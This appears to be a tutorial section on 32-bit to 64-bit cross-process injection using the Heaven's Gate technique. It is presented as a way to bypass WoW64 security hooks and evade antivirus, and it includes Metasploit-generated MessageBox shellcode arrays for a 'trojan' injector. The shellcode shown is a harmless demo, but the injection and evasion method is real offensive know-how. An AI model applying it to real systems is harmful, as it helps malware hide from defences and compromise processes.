

32-bit to 64-bit Cross Injection

In this section, we will learn about the 32-bit to 64-bit cross-injection, and we will see how to inject a 64-bit payload into a 64-bit process using a 32-bit process.

Types of Cross Injection:




Here the 4th one will normally fail, but there is a trick to make it work.


How 32-bit applications run on 64-bit System
32-bit process
Security Hooks
Windows-on-Windows Emulator (WoW64)
syscalls
64-bit Kernel
Stephen Fewer's EXECUTEX64 and X64FUNCTIONS algorithms found in the Metasploit-Framework
Heaven's Gate Technique


If a 32-bit process wants to run with a 64-bit kernel, then it has to go through Windows-on-Windows Emulator(WOW64), where it has the Security Hooks, and then the emulator will make the system calls. It even has got Security Hooks, to monitor the 32-bit process.

However, there is a way to bypass this by using Stephen Fewer's EXECUTEX64 AND X64FUNCTONS algorithms found in the Metasploit-Framework. This method is also known as Heaven's Gate Technique.



Advantages of Heaven's Gate Cross Injection

- Heaven's Gate bypasses the security measures of WoW64 emulator
- AV and security hooks which depends on WoW64 is therefore evaded



32-bit to 64-bit cross injection

Now let's see how it works:


On the left, we have a 32-bit trojan, with a 64-bit payload, the trojan is running in 32-bit mode.

Inside we have two other shellcodes too EXECUTEX64 and X64 FUNCTION, both of which come by Stephen Fewer’s Metasploit framework.


Now, on the right we have the target process, which is a 64-bit process, and it is the one where we are going to inject.

1. At first we are going to copy the payload to the Target Process
2. Then the trojan is going to change from 32-bit to 64-bit trojan, using EXECUTE X64,
3. Then we will execute the payload in the target process by using X64 FUNCTION, which is done by using the RtlCreateUserThread function.


Let’s see the code:




```c
#include <windows.h>
#include <winternl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>
#include <wincrypt.h>

#pragma comment(lib, "user32.lib")
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")


// MessageBox shellcode - 64-bit generated using metasploit on kali
unsigned char payload_64_bit[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};

unsigned int payload_64_bit_length = 355;
```




```
// MessageBox shellcode - 32-bit generated using metasploit on kali
unsigned char payload_32_bit[253] = {
    0xD9, 0xEB, 0x9B, 0xD9, 0x74, 0x24, 0xF4, 0x31, 0xD2, 0xB2, 0x77, 0x31,
    0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C, 0x8B, 0x76, 0x1C, 0x8B,
    0x46, 0x08, 0x8B, 0x7E, 0x20, 0x8B, 0x36, 0x38, 0x4F, 0x18, 0x75, 0xF3,
    0x59, 0x01, 0xD1, 0xFF, 0xE1, 0x60, 0x8B, 0x6C, 0x24, 0x24, 0x8B, 0x45,
    0x3C, 0x8B, 0x54, 0x28, 0x78, 0x01, 0xEA, 0x8B, 0x4A, 0x18, 0x8B, 0x5A,
    0x20, 0x01, 0xEB, 0xE3, 0x34, 0x49, 0x8B, 0x34, 0x8B, 0x01, 0xEE, 0x31,
    0xFF, 0x31, 0xC0, 0xFC, 0xAC, 0x84, 0xC0, 0x74, 0x07, 0xC1, 0xCF, 0x0D,
    0x01, 0xC7, 0xEB, 0xF4, 0x3B, 0x7C, 0x24, 0x28, 0x75, 0xE1, 0x8B, 0x5A,
    0x24, 0x01, 0xEB, 0x66, 0x8B, 0x0C, 0x4B, 0x8B, 0x5A, 0x1C, 0x01, 0xEB,
    0x8B, 0x04, 0x8B, 0x01, 0xE8, 0x89, 0x44, 0x24, 0x1C, 0x61, 0xC3, 0xB2,
    0x08, 0x29, 0xD4, 0x89, 0xE5, 0x89, 0xC2, 0x68, 0x8E, 0x4E, 0x0E, 0xEC,
    0x52, 0xE8, 0x9F, 0xFF, 0xFF, 0xFF, 0x89, 0x45, 0x04, 0xBB, 0xEF, 0xCE,
    0xE0, 0x60, 0x87, 0x1C, 0x24, 0x52, 0xE8, 0x8E, 0xFF, 0xFF, 0xFF, 0x89,
    0x45, 0x08, 0x68, 0x6C, 0x6C, 0x20, 0x41, 0x68, 0x33, 0x32, 0x2E, 0x64,
    0x68, 0x75, 0x73, 0x65, 0x72, 0x30, 0xDB, 0x88, 0x5C, 0x24, 0x0A, 0x89,
    0xE6, 0x56, 0xFF, 0x55, 0x04, 0x89, 0xC2, 0x50, 0xBB, 0xA8, 0xA2, 0x4D,
    0xBC, 0x87, 0x1C, 0x24, 0x52, 0xE8, 0x5F, 0xFF, 0xFF, 0xFF, 0x68, 0x58,
    0x20, 0x20, 0x20, 0x68, 0x48, 0x69, 0x69, 0x69, 0x31, 0xDB, 0x88, 0x5C,
    0x24, 0x04, 0x89, 0xE3, 0x68, 0x6F, 0x58, 0x20, 0x20, 0x68, 0x68, 0x65,
    0x6C, 0x6C, 0x31, 0xC9, 0x88, 0x4C, 0x24, 0x05, 0x89, 0xE1, 0x31, 0xD2,
    0x6A, 0x10, 0x53, 0x51, 0x52, 0xFF, 0xD0, 0x31, 0xC0, 0x50, 0xFF, 0x55,
    0x08
};
unsigned int payload_32_bit_length = 253;
```



